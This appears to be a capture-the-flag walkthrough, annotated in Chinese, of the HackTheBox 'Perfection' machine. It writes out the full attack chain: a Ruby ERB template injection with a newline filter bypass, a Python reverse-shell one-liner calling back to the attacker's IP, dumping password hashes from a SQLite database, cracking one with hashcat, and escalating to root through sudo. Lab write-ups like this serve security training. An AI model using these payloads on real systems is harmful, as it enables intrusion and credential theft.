
Perfection(完成)


```
└──# nmap -sCV 10.10.11.253
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-16 07:10 EDT
Nmap scan report for 10.10.11.253
Host is up (0.33s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
|_  256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
80/tcp open  http    nginx
|_http-title: Weighted Grade Calculator
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.80 seconds
```


```
└──# whatweb http://10.10.11.253/
http://10.10.11.253/ [200 OK] Country[RESERVED][ZZ], HTTPServer[nginx, WEBrick/1.7.0 (Ruby/3.0.2/2021-07-07)], IP[10.10.11.253], PoweredBy[WEBrick], Ruby[3.0.2], Script, Title[Weighted Grade Calculator], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block]
```

使用XSS指令有錯誤，可能須繞過





使用%0a可繞過





可參考payload

https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection#erb-ruby


測試77

<%= 77 %> = 49進行編碼傳送，成功





使用ping <%= Ping+-c+4+10.10.14.42 %>成功



<%= `whoami` %>，可執行成功。開始反彈shell

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.42",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'
```

反彈成功

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.14.42] from (UNKNOWN) [10.10.11.253] 41706
susan@perfection:~/ruby_app$ whoami
whoami
susan
susan@perfection:~/ruby_app$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.253  netmask 255.255.254.0  broadcast 10.10.11.255
        inet6 fe80::250:56ff:feb9:b141  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:b1:41  txqueuelen 1000  (Ethernet)
        RX packets 7188  bytes 687078 (687.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7895  bytes 1643299 (1.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4720  bytes 1623792 (1.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4720  bytes 1623792 (1.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

susan@perfection:~/ruby_app$ uname -a
uname -a
Linux perfection 5.15.0-97-generic #107-Ubuntu SMP Wed Feb 7 13:26:48 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
susan@perfection:~$ cat user.txt
cat user.txt
44918b1d8e9e1cea5392e70496fa6115
```

```
susan@perfection:~/ruby_app$ cat /etc/passwd|grep bash
cat /etc/passwd|grep bash
root:x:0:0:root:/root:/bin/bash
susan:x:1001:1001:Susan Miller,,,:/home/susan:/bin/bash
susan@perfection:~/ruby_app$
```

找到一個DB，由SQLite成立

```
susan@perfection:~/Migration$ file pupilpath_credentials.db
file pupilpath_credentials.db
pupilpath_credentials.db: SQLite 3.x database, last written using SQLite version
3037002, file counter 6, database pages 2, cookie 0x1, schema 4, UTF-8, version-valid-
for 6
```

```
sqlite> .tables
.tables
users
sqlite> select * from users;
select * from users;
1|Susan Miller|abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
2|Tina Smith|dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57
3|Harry Tyler|d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393
4|David Lawrence|ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a
5|Stephen Locke|154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8
```

因passwd與sqlite第一個帳號相同，把一筆密碼拿出來爆破，但發現解不開~
後續發現這個文件

```
susan@perfection:/tmp$ cat /var/mail/susan
cat /var/mail/susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' including the other st
udents

in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:

{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}

Note that all letters of the first name should be convered into lowercase.

Please hit me with updates on the migration when you can. I am currently registering our university with the platform.

- Tina, your delightful student
```

沒有足夠記憶體爆破。採用參考。

```
┌──(root㉿akorexsecurity)-[~/Machines/HTB/Perfection]
└─# hashcat -m 1400 -a 3 ../sus_hash.txt susan_nasus_?d?d?d?d?d?d?d?d?d --show
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210
```

密碼：susan_nasus_413759210

```
susan@perfection:~/ruby_app$ sudo -l
sudo -l
Matching Defaults entries for susan on perfection:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User susan may run the following commands on perfection:
    (ALL : ALL) ALL
susan@perfection:~/ruby_app$ sudo bash
sudo bash
root@perfection:/home/susan/ruby_app# id
id
uid=0(root) gid=0(root) groups=0(root)
root@perfection:/home/susan/ruby_app# whoami
whoami
root
root@perfection:~# cat root.txt
cat root.txt
84183d5fbe8d5fc3e33a177999c7e383
```